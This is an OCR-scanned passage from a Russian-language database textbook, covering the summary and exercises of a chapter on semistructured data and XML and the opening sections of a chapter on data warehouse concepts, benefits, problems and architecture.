- Одной из первых для описания слабоструктурированных данных была предложена модель обмена объектными данными (Object Exchange Model — OEM), которая является моделью представления вложенных объектов. Эту модель можно рассматривать как размеченный ориентированный граф, узлы которого представляют собой объекты. Для каждого объекта OEM задаются уникальный идентификатор объекта, описательная текстовая метка, тип и значение.
- Одним из примеров СУБД, предназначенных для слабоструктурированных данных, является Lore (Lightweight Object REpository — упрощенный репозитарий объектов). Это — многопользовательская СУБД, обеспечивающая восстановление после сбоев, поддержку материализованных представлений, массовую загрузку файлов в некотором стандартном формате (поддерживается также XML) и применение декларативного языка обновления Lorel. Для СУБД Lore предусмотрена также программа диспетчера внешних данных, которая позволяет динамически выполнять выборку данных из внешних источников и комбинировать их с локальными данными во время обработки запросов. Язык Lorel, который представляет собой расширение OQL, поддерживает декларативные описания путей, предназначенные для перехода по структурам графов, и обеспечивает автоматическое приведение типов при обработке разнотипных и нетипизированных данных.
- Язык XML (extensible Markup Language — расширяемый язык разметки) — это метаязык (язык, предназначенный для описания других языков), позволяющий проектировщикам создавать специализированные дескрипторы для реализации функциональных возможностей, не достижимых с помощью HTML. Язык XML — подмножество языка SGML, предназначенное для использования в качестве менее сложного языка разметки по сравнению с SGML, но вместе с тем в большей степени приспособленного для работы в сети.
- API-интерфейсы XML подразделяются главным образом на две категории: основанные на древовидном представлении и основанные на обработке событий. Интерфейс DOM (Document Object Model — объектная модель документа) представляет собой API-интерфейс для XML, основанный на древовидном представлении, который обеспечивает создание объектно-ориентированного представления данных. Этот API-интерфейс был создан W3C и описывает ряд независимых от платформы и языка интерфейсов, позволяющих преобразовывать во внутреннюю форму любые формально правильные документы XML или HTML. Интерфейс SAX (Simple API for XML — простой API-интерфейс для XML) — это основанный на обработке событий API-интерфейс последовательного доступа для XML, в котором используются функции обратного вызова для передачи приложению сообщений о событиях, возникающих в ходе синтаксического анализа документа. В приложении для обработки этих событий применяются специализированные обработчики событий.
- Документ XML состоит из элементов, атрибутов, ссылок на сущности, комментариев, разделов CDATA и команд обработки. Для документа XML может быть дополнительно предусмотрено определение типа документа (Document

Type Definition -- DTD), которое определяет допустимую синтаксическую структуру документа XML.

- В спецификации XML предусмотрены два этапа проверки правильности документа в процессе его обработки: проверка формальной правильности и допустимости. Формально правильным фактически считается любой документ XML, который соответствует правилам, определяющим структуру и систему обозначений документа XML. Любой документ XML, который является формально правильным, а также соответствует определению DTD, считается допустимым.
- Схема XML представляет собой определение конкретной структуры XML (ее организации и применяемых в ней типов данных). Для формирования схем XML используется язык XML Schema консорциума W3C, который описывает способ определения в схеме элемента каждого типа и позволяет указать типы данных, связанных с каждым элементом. Схема сама является документом XML, поэтому ее можно обрабатывать с помощью таких же инструментальных средств, которые применяются для обработки описанного ею документа XML.
- Инфраструктура описания ресурсов (Resource Description Framework — RDF), разработанная под эгидой W3C, представляет собой инфраструктуру, которая обеспечивает кодирование, обмен и повторное применение структурированных метаданных. Эта инфраструктура обеспечивает функциональную совместимость метаданных различных приложений за счет применения таких проектных механизмов, которые позволяют создавать общепринятые соглашения по семантике, синтаксису и структуре документов. Инфраструктура RDF не определяет семантику каждой рассматриваемой предметной области, а предоставляет возможность создавать по мере необходимости элементы метаданных для таких предметных областей. В инфраструктуре RDF в качестве общего синтаксиса для обмена и обработки метаданных применяется язык XML.
- W3C недавно сформировал рабочую группу XML Query Working Group для подготовки модели данных документов XML, определения набора операторов запросов к этой модели и языка запросов, основанного на этих операторах запросов. Запросы выполняются на одном документе или на определенной коллекции документов и позволяют выбирать целые документы или поддеревья документов, соответствующие условиям, в которых учитываются информационное наполнение и структура документа. Запросы позволяют также формировать новые документы исходя из полученных данных. В конечном итоге намечено создание такого языка, который позволял бы обращаться к коллекциям документов XML, как к базам данных.

Вопросы

29.1. Что такое слабоструктурированные данные?

29.2. Опишите основные особенности модели обмена объектными данными (Object Exchange Model — OEM).

29.3. Дайте общее определение языка XML и укажите, какое место он занимает в области обработки данных по сравнению с языками SGML и HTML.

29.4. В чем заключаются преимущества языка XML?

29.5. В чем состоит различие между формально правильным документом XML и допустимым документом XML?

29.6. Опишите различия между объектной моделью документа (Document Object Model — DOM) и моделью обмена объектными данными (Object Exchange Model — OEM).

29.7. Опишите различия между определением типа документа (Document Type Definition — **DTD) и** определением XML Schema.

29.8. Изложите предложения W3C по языку запросов XML Query Language.

29.9. По каким причинам сочетание документов XML и XML Schema может не обеспечить требуемую поддержку семантической функциональной совместимости и почему предложения по применению документов в рамках инфраструктуры RDF и RDF Schema могут оказаться более приемлемыми для этой цели?

Упражнения

29.10. Создайте документ XML для каждого из отношений, показанных в табл. **3.3-3.9.**

29.11. Подготовьте таблицу стилей для документов XML, создаваемых с помощью кода XSL, приведенного в листинге 29,5, и просмотрите такой документ в броузере.

29.12. Для каждого из документов, созданных в предыдущем упражнении, подготовьте соответствующее определение DTD и определение XML Schema. Для повторного применения общих объявлений по возможности используйте пространства имен. Попытайтесь в случае необходимости промоделировать ограничение кардинальности, первичные, внешние и альтернативные ключи. К каким выводам вы пришли в результате указанных проверок?

29.13. В примере **29.3** создана модель данных запросов XML Query Data Model для документа XML, приведенного в листинге 29,8. Создайте модель данных запросов XML для соответствующей схемы XML, приведенной в листинге **29.9.**

Глава 30

ХРАНИЛ ИЩА ДАННЫХ

В ЭТОЙ ГЛАВЕ...

- Эволюция технологии хранилищ данных.
- Основные концепции и преимущества технологии хранилищ данных.
- Различия между системами оперативной обработки транзакций и хранилищами данных.
- Проблемы, связанные с использованием хранилищ данных.
- Архитектура и основные компоненты хранилища данных,
- Важные информационные потоки и процессы хранилища данных.
- Основные инструменты и технологии, связанные с хранилищами данных,
- Интеграция хранилищ данных и управление метаданными.
- Концепция магазинов данных и основные причины их использования.
- Основные вопросы, связанные с разработкой и управлением магазинами данных.
- Способы поддержки хранилищ данных в технологии Oracle.

В предыдущих главах отмечалось, что системы управления базами данных применяются во всех отраслях промышленности, причем доминирующим типом систем являются реляционные СУБД. Эти системы проектировались для управления большим потоком транзакций, каждая из которых сопровождалась внесением небольших изменений в оперативные данные предприятия, т.е. в данные, которые предприятие обрабатывало в процессе своей повседневной деятельности. Системы подобного типа называются *системами оперативной обработки транзакций*, или *системами OLTP* (On-Line Transaction Processing). Размер баз данных для систем OLTP может изменяться от совсем небольшого, всего в несколько мегабайтов, до среднего, порядка нескольких гигабайтов, и дальше, вплоть до очень большого, на уровне нескольких терабайтов или даже петабайтов.

Лицам, ответственным за принятие корпоративных решений, необходимо иметь доступ ко всем данным организации независимо от их расположения. Для выполнения полного анализа деятельности организации, определения ее деловых показателей, выяснения характеристик существующего спроса и тенденций его изменения необходимо иметь доступ не только к текущим данным, но и к ранее накопленным (историческим) данным. Для упрощения подобного анализа была разработана концепция *хранилища данных* (data warehouse). Предполагается, что такое хранилище содержит сведения, поступающие из самых разных источников данных, функционирующих под управлением разных операционных мо-

дулей, а также различные накопительные и сводные данные. Концепция хранилища данных базируется на усовершенствованной технологии баз данных и предусматривает специальные средства управления процессом хранения информации. Однако лицам, ответственным за принятие корпоративных решений, необходимо иметь мощные инструменты анализа накопленных данных. Основными средствами анализа в последние годы стали инструменты оперативной аналитической обработки (On-Line Analytical Processing — OLAP) и инструменты разработки данных (data mining).

Поскольку тема хранилищ данных является очень сложной, различным аспектам их применения в этой книге посвящены три главы. В настоящей главе описаны основные понятия, относящиеся к хранилищам данных, В главе 31 рассматриваются способы проектирования и создания хранилищ данных, а в главе 32 представлены наиболее важные инструментальные средства обеспечения доступа конечных пользователей к хранилищу данных.

СТРУКТУРА этой ГЛАВЫ

В разделе 30.1 кратко описаны концепции хранилищ данных, их эволюции, а также потенциальных преимуществ и недостатков. В разделе 30.2 рассматриваются общая архитектура и основные компоненты хранилища данных. В разделах 30.3 и 30.4 представлены и описаны основные информационные потоки и процессы, имеющие место в хранилище данных, а также соответствующие инструментальные средства и технологии хранилищ данных. В разделе 30.5 вводится понятие магазина данных, а также рассматриваются вопросы, связанные с разработкой и сопровождением магазинов данных. Наконец, в разделе 30.6 приведен обзор средств поддержки хранилищ данных СУБД Oracle. Примеры этой главы взяты из учебного проекта *DreamHome*, описанного в разделе 10.4 и приложении А.

30.1. Краткое описание хранилищ данных

В этом разделе описываются происхождение и эволюция концепции хранилищ данных, а также обсуждаются их основные преимущества. Затем дается перечень основных характеристик хранилищ данных в сравнении с системами оперативной обработки транзакций. Завершается данный раздел рассмотрением проблем, связанных с разработкой и сопровождением хранилищ данных.

30.1.1. Эволюция хранилищ данных

Начиная с 1970-х годов организации были более заинтересованы во вложении своих средств в новые компьютерные системы, чем в автоматизацию используемых ими деловых процессов. Это позволяло им повысить свою конкурентоспособность за счет развертывания систем, которые могли предоставить клиентам более эффективный и менее дорогостоящий набор услуг. С тех пор организации накопили огромное количество информации, которая хранится в их оперативных базах данных. Но теперь, в связи с широким распространением систем поддержки принятия решений, организации стремятся сконцентрировать свое основное внимание на способах использования накопленных оперативных данных в этих системах, имея целью получить за счет этого дополнительный рост своей конкурентоспособности.

Прежние системы оперативной обработки проектировались без учета какой-либо поддержки подобных деловых требований, поэтому преобразование обыч-

ных систем OLTP в системы поддержки принятия решений оказалось чрезвычайно сложной задачей. Как правило, типичная организация имеет множество различных систем операционной обработки с перекрывающимися, а иногда и противоречивыми определениями, например с разными типами, выбранными для представления одних и тех же данных. Основной задачей организации является преобразование накопленных архивов данных в источник новых знаний, причем таким образом, чтобы пользователю было предоставлено единое интегрированное и консолидированное представление о данных организации. Концепция хранилища данных была задумана как технология, способная удовлетворить требования систем поддержки принятия решений и базирующаяся на информации, поступающей из нескольких различных источников оперативных данных.

30.1.2. Концепции хранилищ данных

Исходная концепция хранилища данных была предложена специалистами компании IBM под названием "хранилища информации" и первоначально была представлена ими как решение, обеспечивающее доступ к данным, накопленным в нереляционных системах. Предполагалось, что такое хранилище информации позволит организациям использовать свои архивы данных для эффективного решения деловых задач. Однако из-за чрезвычайной сложности и невысокой производительности подобных систем, созданных на начальных этапах, первые попытки создания хранилищ информации в целом оказались неудачными. С тех пор к концепции хранилищ информации возвращались вновь и вновь, но только в последние годы технология хранилищ данных стала рассматриваться как ценное и жизнеспособное решение. Наиболее упорным и удачливым сторонником технологии хранилищ данных оказался Билл Инмон (Bill Inmon), который за активное продвижение этой концепции был удостоен почетного титула "отца-основателя хранилищ данных".

Хранилище данных. Предметно-ориентированный, интегрированный, привязанный **ко времени** и неизменяемый набор данных, предназначенный для поддержки принятия решений.

В приведенном выше определении [165] указанные характеристики данных рассматриваются следующим образом.

- Предметная **ориентированность.** Хранилище данных организовано вокруг основных предметов (или субъектов) организации (например, клиенты, товары и сбыт), а не вокруг прикладных областей деятельности (выставление счета клиенту, контроль запасов и продажа товаров). Это свойство отражает необходимость хранения данных, предназначенных для поддержки принятия решений, а не обычных оперативно-прикладных данных.
- **Интегрированность.** Смысл этой характеристики состоит в том, что оперативно-прикладные данные обычно поступают из разных источников, которые часто имеют несогласованное представление одних и тех же данных, например используют разный формат. Для предоставления пользователю единого обобщенного представления данных необходимо создать интегрированный источник, обеспечивающий согласованность хранимой информации.
- Привязка ко времени. Данные в хранилище точны и действительны только в том случае, если они привязаны к некоторому моменту или промежутку времени. Необходимость привязки хранилища данных ко времени следует из большой длительности того периода, за который была накоплена сохраняемая в нем информация, из явной или неявной связи временных отметок со

всеми сохраняемыми данными, а также из того факта, что хранимая информация фактически представляет собой набор снимков состояния данных.

- Неизменяемость. Это означает, что данные не обновляются в оперативном режиме, а лишь регулярно пополняются за счет информации из оперативных систем обработки. При этом новые данные никогда не заменяют, а лишь дополняют прежние. Таким образом, база данных хранилища постоянно пополняется новыми данными, последовательно интегрируемыми с уже накопленной информацией.

Существует достаточно много определений хранилищ данных, причем наиболее ранние определения в основном отражают характеристики информации, содержащейся в хранилище. Более поздние версии расширяют диапазон определения хранилища данных, включая в него описание типа обработки данных, связанной с доступом к данным из исходных источников и далее вплоть до доставки данных лицам, ответственным за принятие решений [6].

Но каким бы ни было применяемое определение, конечной целью создания хранилища данных является интеграция корпоративных данных в едином репозитарии, обращаясь к которому пользователи могут выполнять запросы, подготавливать отчеты и проводить анализ данных. Подводя итог, можно сказать, что технология хранилищ данных — это технология управления данными и их анализа.

В последние годы тематика хранилищ данных обогатилась новым термином — *сетевое хранилище данных,*

Сетевое хранилище **данных.** Распределенное хранилище данных, реализованное в среде Web и не имеющее центрального репозитария данных.

Web — необъятный источник информации о действиях пользователей, поскольку все эти действия регистрируются в процессе того, как пользователи работают с удаленными Web-узлами, обращаясь к ним со своих Web-броузеров. Данные регистрации действий пользователей называются данными о маршрутах перемещения. Применение хранилищ данных в Web для накопления и обработки информации о маршрутах перемещения привело к созданию сетевых хранилищ данных. Более подробное описание процесса разработки этой новой разновидности хранилиш данных выходит за рамки настоящей книги, но заинтересованный читатель может обратиться к [197].

30.1.3. Преимущества технологии хранилищ данных

При успешной реализации хранилища данных в организации могут быть достигнуты определенные преимущества, которые описаны ниже.

Потенциально высокая отдача от инвестиций

В случае применения данной технологии организации потребуется инвестировать значительные средства для того, чтобы гарантировать успешную реализацию проекта. В зависимости от используемых технических решений необходимая сумма инвестиций может изменяться от 50 000 до 10 000 000 фунтов стерлингов. Однако по данным фирмы International Data Corporation (IDC) в 1996 году усредненный за 3 года коэффициент окупаемости инвестиций (Return On Investment — ROI) в сфере хранилищ данных составил 401%, причем более чем для 90% компаний, охваченных данным исследованием, этот показатель составил свыше 40%, для половины компаний — свыше 160%, а для четверти компаний — свыше 600% [163].

Повышение конкурентоспособности

Огромные прибыли на инвестированный капитал компаний, которые успешно применили технологию хранилищ данных, стали доказательством существенного повышения конкурентоспособности, которое явилось прямым следствием применения данной технологии. Повышение конкурентоспособности достигается за счет того, что лица, ответственные за принятие решений в данной организации, получают возможность обратиться к ранее недоступной, неизвестной и никогда не использовавшейся информации, например о клиентах, тенденциях рынка и спросе.

Повышение эффективности труда лиц, ответственных за принятие решений

Технология хранилищ данных повышает эффективность труда лиц, ответственных за принятие решений в данной организации, благодаря созданию интегрированной базы данных, состоящей из непротиворечивой, предметно-ориентированной и охватывающей обширный временной интервал информации. В этой базе данные, выбранные из нескольких, как правило, несовместимых между собой оперативных систем, интегрированы в форме, позволяющей получить единое, развернутое во времени представление о деятельности организации. Преобразуя исходные данные в осмысленную информацию, хранилище данных позволяет руководящему звену выполнять более содержательный, точный и согласованный анализ деятельности предприятия.

30.1.4. Сравнение систем OLTP и хранилищ данных

СУБД, созданная для поддержки оперативной обработки транзакций (OLTP), обычно рассматривается как непригодная для организации хранилищ данных, поскольку к этим двум типам систем предъявляются совершенно разные требования. Например, системы OLTP проектируются с целью обеспечения максимально интенсивной обработки фиксированных транзакций, тогда как хранилища данных — прежде всего для обработки единичных *произвольных запросов* (ad hoc query). В табл. 30Л для сравнения приведены основные характеристики типичных систем OLTP и хранилищ данных [279].

Таблица 30.1. Сравнение основных характеристик типичных систем OLTP и хранилищ данных

Система OLTP	Хранилище данных
Содержит текущие данные	Содержит исторические данные
Хранит подробные сведения	**Хранит** подробные сведения, а также частично и полностью обобщенные данные
Данные **являются** динамическими	Данные в основном являются статическими
Повторяющийся **способ обработки** данных	Нерегламентированный, неструктурированный и эвристический **способ обработки** данных
Высокая интенсивность обработки транзакций	Средняя и низкая интенсивность обработки транзакций
Предсказуемый **способ** использования данных	Непредсказуемый способ использования данных
Предназначена для **обработки** транзакций	Предназначено для проведения анализа

Окончание табл. 30.1

Система OLTP	Хранилище данных
Ориентирована на прикладные области	Ориентировано на предметные области
Поддержка принятия повседневных решений	Поддержка принятия стратегических решений
Обслуживает большое количество работников исполнительного звена	Обслуживает относительно малое количество работников руководящего звена

Организация обычно имеет несколько различных систем OLTP, предназначенных для поддержки таких деловых процессов, как управление запасами, выставление счетов клиентам и продажа товаров. Эти системы вырабатывают оперативные данные, которые являются очень подробными, текущими и подверженными изменениям. Системы OLTP оптимально подходят для интенсивной обработки транзакций, которые проектируются заранее, многократно повторяются и связаны преимущественно с обновлением данных. В соответствии с этими особенностями, данные в системах OLTP организованы согласно требованиям конкретных деловых приложений и позволяют принимать повседневные решения большому количеству параллельно работающих пользователей-исполнителей.

В противоположность сказанному выше, в организации обычно имеется только одно хранилище данных, которое содержит исторические, подробные, до определенной степени обобщенные и практически неизменные данные (т.е. новые данные могут только добавляться). Хранилища данных предназначены для обработки относительно небольшого количества транзакций, которые имеют непредсказуемый характер и требуют ответа на произвольные, неструктурированные и эвристические запросы. Информация в хранилище данных организована в соответствии с требованиями возможных запросов и предназначена для поддержки принятия долговременных стратегических решений относительно небольшим количеством руководящих работников.

Хотя системы OLTP и хранилища данных имеют совершенно разные характеристики и создаются для различных целей, все же они тесно связаны в том смысле, что системы OLTP являются источником информации для хранилища данных. Основная проблема при организации этой связи заключается в том, что поступающие из систем OLTP данные могут быть несогласованными, фрагментированными, подверженными изменениям, содержащими дубликаты или пропуски. Поэтому до размещения в хранилище эти оперативные данные должны быть "очищены". Более подробно этот вид обработки рассматривается в разделе 30.3.1.

Системы OLTP не предназначены для получения быстрого ответа на произвольные запросы. Они также не используются для хранения устаревших исторических данных, которые требуются для анализа тенденций. Системы OLTP в основном поставляют огромное количество необработанных данных, которые не так-то легко поддаются анализу. С помощью хранилищ данных можно получить ответы на запросы, более сложные, чем запросы с простейшими обобщениями типа следующего: "Какова средняя цена объектов недвижимости в крупнейших городах Великобритании?" Хранилище данных предназначено для поиска ответов на вопросы различных типов, начиная от относительно простых и заканчивая весьма сложными, а их работа зависит от того, какие инструментальные средства доступа применяют конечные пользователи (раздел 30.2.10). Ниже приведен ряд примеров запросов, для поиска ответов на которые может быть предназначено хранилище данных *DreamHome*.

- Какова общая сумма доходов, полученных отделениями в Шотландии за третий квартал 2001 года?
- Какова общая сумма дохода от сбыта объектов недвижимости каждого типа в Великобритании за 2000 год?
- Какие три района в обслуживаемых городах были наиболее популярны с точки зрения аренды объектов недвижимости в 2001 году и как эти данные изменились по сравнению с данными за предыдущие два года?
- Каков месячный доход от продажи объектов недвижимости в каждом отделении компании по сравнению с аналогичными показателями годичной давности?
- Как может повлиять на продажу объектов недвижимости в различных регионах Британии повышение юридических издержек на 3,5% и снижение государственных налогов на 1,5% при оформлении сделок с объектами недвижимости стоимостью свыше 100 000 тысяч фунтов стерлингов?
- Какие типы объектов недвижимости продаются по ценам выше средней цены объектов недвижимости в крупнейших городах Великобритании и как эти данные связаны с демографическими данными?
- Какая связь наблюдается между суммарным ежегодным доходом в каждом отделении компании и общим количеством торговых агентов в каждом из этих отделений?

30.1.5. Проблемы разработки и сопровождения хранилищданных

В табл. 30.2 перечислены потенциальные проблемы, связанные с разработкой и сопровождением хранилищ данных [142].

Таблица 30.2. Проблемы разработки и сопровождения хранилищ данных

Проблема
Недооценка ресурсов, необходимых для загрузки данных
Скрытые проблемы источников данных
Отсутствие требуемых данных в имеющихся архивах
Повышение требований конечных пользователей
Унификация данных
Высокие требования к ресурсам
Владение данными
Сложное сопровождение
Долговременный характер проектов
Сложности интеграции

Недооценка ресурсов, необходимых для загрузки данных

Многие разработчики склонны недооценивать время, необходимое для извлечения, очистки и загрузки данных в хранилище. Для выполнения этого процесса может потребоваться значительная часть общего времени разработки. Но эта доля может в конечном итоге значительно сократиться при использовании более совершенных инструментов очистки и сопровождения данных.

Скрытые проблемы источников данных

Скрытые проблемы, связанные с источниками данных, поставляющими информацию в хранилище, могут быть обнаружены только спустя несколько лет после начала их эксплуатации. При этом разработчику придется принять решение об устранении возникших проблем в хранилище данных и/или в источниках данных. Например, после ввода данных о новом объекте недвижимости некоторые поля могут остаться незаполненными (содержать значения NULL) в результате того, что сотрудник в свое время ввел в базу данных неполные сведения об этом объекте, несмотря на то, что они имелись в наличии и были необходимы.

Отсутствие требуемых данных в имеющихся архивах

В хранилищах данных часто возникает потребность получить некоторые сведения, которые не учитывались в оперативных системах, служащих источниками данных. В таком случае организация должна решить, стоит ей модифицировать существующие системы OLTP или же создать новую систему по сбору недостающих данных. Например, в учебном проекте *DreamHome* может возникнуть необходимость анализа характеристик некоторых событий, в частности регистрации новых клиентов и объектов недвижимости в каждом отделении компании. Однако в настоящее время это невозможно, поскольку для выполнения такого анализа недостает некоторых нужных сведений, например о дате регистрации объектов или клиентов.

Повышение требований конечных пользователей

После того как конечные пользователи получат в свое распоряжение инструменты составления запросов и отчетов, их потребности в помощи и консультациях сотрудников информационной службы организации скорее возрастут, чем сократятся. Это вызвано тем, что пользователи хранилища данных начинают в большей степени осознавать истинные возможности и значение этого инструмента. Данную проблему можно частично разрешить, используя менее мощные, но простые и удобные инструменты или уделяя большее внимание обучению пользователей. Еще одной причиной увеличения нагрузки на сотрудников информационной службы организации является то, что после запуска хранилища данных возрастает количество пользователей и запросов, причем сложность запросов также существенно увеличивается.

Унификация данных

Создание крупномасштабного хранилища данных может быть связано с решением серьезной задачи унификации данных, но унификация способна уменьшить ценность собранной информации. Например, при создании консолидированного и интегрированного представления данных разработчик хранилища данных может поддаться искушению подчеркнуть сходство, а не различие между данными, которые используются в таких разных прикладных областях, как продажа и аренда объектов недвижимости.

Высокие требования к ресурсам

Для хранилища данных может потребоваться огромный объем дискового пространства. Для многих реляционных систем поддержки принятия решений используются схемы типа "звезда", "снежинка" или "звезда-снежинка" (которые описаны в главе 31). Все эти варианты приводят к созданию очень больших таблиц с фактическими данными (называемых также *таблицами фактов)*. При наличии множества размерностей фактических данных для хранения таблиц фактов вместе с итоговыми данными и индексами может потребоваться гораздо больше места, чем для хранения исходных необработанных данных.

Владение данными

Создание хранилища данных может потребовать изменения статуса конечных пользователей в отношении прав владения данными. Конфиденциальные данные, которые ранее были доступны для просмотра и использования только отдельными подразделениями организации, занятыми в определенных деловых сферах (например, продажа или маркетинг), теперь придется сделать доступными и другим сотрудникам организации.

Сложное сопровождение

Хранилища данных обычно характеризуются сложностью сопровождения, поскольку любая реорганизация деловых процессов или источников данных может отразиться на работе хранилища данных. Для того чтобы хранилище данных всегда оставалось ценным ресурсом, необходимо, чтобы оно постоянно соответствовало текущему состоянию организации, работу которой оно поддерживает.

Долговременный характер проектов

Хранилище данных представляет собой единый информационный ресурс организации. Однако для его создания может потребоваться до трех лет, поэтому многие организации вначале формируют магазины данных (раздел 30.5). *Магазины данных* (data mart) предназначены для поддержки работы только какого-то одного отделения организации или одной ее прикладной области, поэтому создать их можно гораздо быстрее.

Сложности интеграции

Наиболее важной частью процесса сопровождения хранилища данных является сохранение его интеграционных возможностей. Это означает, что организация должна потратить значительное время, чтобы определить, насколько хорошо могут интегрироваться различные инструментальные средства хранилища данных для получения искомого общего решения. Это довольно трудная задача, поскольку для выполнения различных операций с хранилищем данных могут использоваться самые разные инструментальные средства, которые должны совместно работать на пользу всей организации в целом.

30.2. Архитектура хранилища данных

В этом разделе представлен обзор общей архитектуры и основных компонентов хранилища данных [6], а в следующих разделах подробно описаны процессы, инструментальные средства и технологии, связанные с хранилищами данных. Типичная архитектура хранилища данных показана на рис. ЗОЛ.

30.2.1. Оперативные данные

Исходные данные, помещаемые в хранилище, поступают из следующих источников.

- Оперативные данные мэйнфреймов, содержащиеся в иерархических и сетевых базах данных первого поколения. По некоторым оценкам большинство оперативных корпоративных данных хранится в системах этого типа.
- Данные различных подразделений, сохраняемые в специализированных файловых системах, таких как VSAM, RMS и реляционных базах данных наподобие Informix и Oracle.




Рис. *30.1. Типичная архитектура хранилища данных*

- Закрытые данные, которые хранятся на рабочих станциях и закрытых серверах.
- Внешние системы, например Internet, коммерчески доступные базы данных или базы данных, принадлежащие поставщикам или клиентам организации.

30.2.2. Хранилище оперативных данных

Хранилище оперативных данных (Operational Data Store — ODS) представляет собой репозитарий для текущих и интегрированных оперативных данных, применяемых при анализе. Чаще всего оно структурируется и заполняется данными по такому же принципу, как и обычное хранилище данных, но фактически применяется просто как область накопления данных перед их передачей в обычное хранилище.

Системы ODS часто создаются для поддержки устаревших прикладных систем, которые обнаруживают свою неприспособленность к современным требованиям по формированию отчетов. Система ODS предоставляет пользователям такие же удобства в работе, как и реляционная база данных, но в то же время не полностью соответствует требованиям поддержки принятия решений, предъявляемым к хранилищу данных.

Создание на предприятии системы ODS может оказаться важным промежуточным этапом на пути к созданию хранилища данных, поскольку ODS способна передавать на постоянное хранение данные, которые уже извлечены из исходных систем и должным образом очищены. Это означает, что все прочие задачи по интеграции и реструктуризации информации для хранилища данных могут быть решены значительно проще (раздел 31.3).

30.2.3. Диспетчер загрузки

Диспетчер загрузки (load manager), который часто называют *внешним* (frontend) компонентом, выполняет все операции, связанные с извлечением и загрузкой данных в хранилище. Данные могут извлекаться непосредственно из источников данных, а в последнее время для этого чаще всего применяются хранилища оперативных данных. Операции, выполняемые диспетчером загрузки, включают простые преобразования данных, необходимые для их подготовки к вводу в хранилище. Размеры и сложность данного компонента зависят от типа хранилища данных, а в его состав обычно входят не только программы собственной разработки, но и инструменты загрузки, созданные независимыми поставщиками.

30.2.4. Диспетчер хранилища

Диспетчер хранилища (warehouse manager) выполняет все операции, связанные с управлением информацией, помещенной в хранилище данных. Этот компонент может также включать программы собственной разработки и инструменты, предоставленные независимыми компаниями. Диспетчер хранилища выполняет следующие операции:

- анализ непротиворечивости данных;
- преобразование и перемещение исходных данных из временной области хранения в основные таблицы хранилища данных;
- создание индексов и представлений для базовых таблиц;
- денормализация данных (в случае необходимости);
- агрегирование данных (в случае необходимости);
- резервное копирование и архивирование данных.

В некоторых случаях диспетчер хранилища также анализирует профили запросов для определения необходимых индексов и требований к агрегированию данных. Профиль запроса может создаваться для отдельного пользователя, группы пользователей или хранилища данных в целом. Он формируется на основе информации, описывающей такие характеристики запросов, как частота выполнения, набор используемых таблиц и размер результирующего набора данных.

30.2.5. Диспетчер запросов

Диспетчер запросов (query manager), который часто называют *внутренним* (backend) компонентом, выполняет все операции, связанные с управлением пользовательскими запросами. Этот компонент обычно создается на основе предоставляемых разработчиком СУБД инструментов доступа к данным, инструментов мониторинга хранилища и программ собственной разработки, использующих весь набор функциональных возможностей СУБД. Сложность диспетчера запросов определяется функциональными средствами, которые предоставляются инструментами доступа к данным и самой СУБД. К числу выполняемых этим компонентом операций относятся управление запросами к соответствующим таблицам и составление графиков выполнения этих запросов. В некоторых случаях диспетчер запросов формирует также профили запросов, позволяющие диспетчеру хранилища определить набор необходимых индексов и агрегированных данных.

30.2.6. Фактические данные

В этой части хранилища данных хранятся все фактические данные, описанные в схеме базы данных. В большинстве случаев фактические данные хранятся не на оперативном уровне, а в виде информации, агрегированной до следующего уровня детализации. Но фактические данные регулярно вводятся в хранилище и пополняют агрегированные данные.

30.2.7. Суммарные данные за короткие и продолжительные периоды времени

В этой области хранилища размещаются все данные, предварительно обработанные диспетчером хранилища с целью их суммирования (агрегирования) за короткие и продолжительные периоды времени. Эта часть хранилища данных служит для временного хранения данных и постоянно подвергается изменениям в ответ на изменения профилей запросов.

Назначение просуммированных данных состоит в повышении производительности запросов. Хотя предварительное суммирование информации связано с некоторым повышением расходов на обслуживание хранилища, однако эти дополнительные затраты компенсируются за счет исключения необходимости многократно выполнять агрегирующие операции (например, сортировку или группирование) при обработке каждого из запросов пользователей. Хранимые суммарные данные непрерывно обновляются по мере загрузки новых данных в хранилище.

30.2.8. Архивные и резервные копии

Этот компонент хранилища данных отвечает за подготовку фактической и просуммированной информации, предназначенной для создания архивов и резервных копий. Хотя просуммированные данные вырабатываются на основе фактических данных, на их получение затрачены ресурсы, поэтому такие данные также должны быть включены в резервную копию или переданы в архив вместе с фактическими данными по истечении срока их хранения. Как правило, резервные и архивные копии размещаются на таких носителях, как магнитная лента или оптический диск.

30.2.9. Метаданные

В этой области хранилища данных хранятся все те метаданные (данные о данных), которые используются любыми процессами хранилища. Метаданные могут применяться для разных целей, включая перечисленные ниже.

- Извлечение и загрузка данных. Метаданные используются для отображения источников данных на общее представление информации внутри хранилища.
- Обслуживание хранилища. Метаданные применяются для автоматизации подготовки таблиц с итоговой информацией.
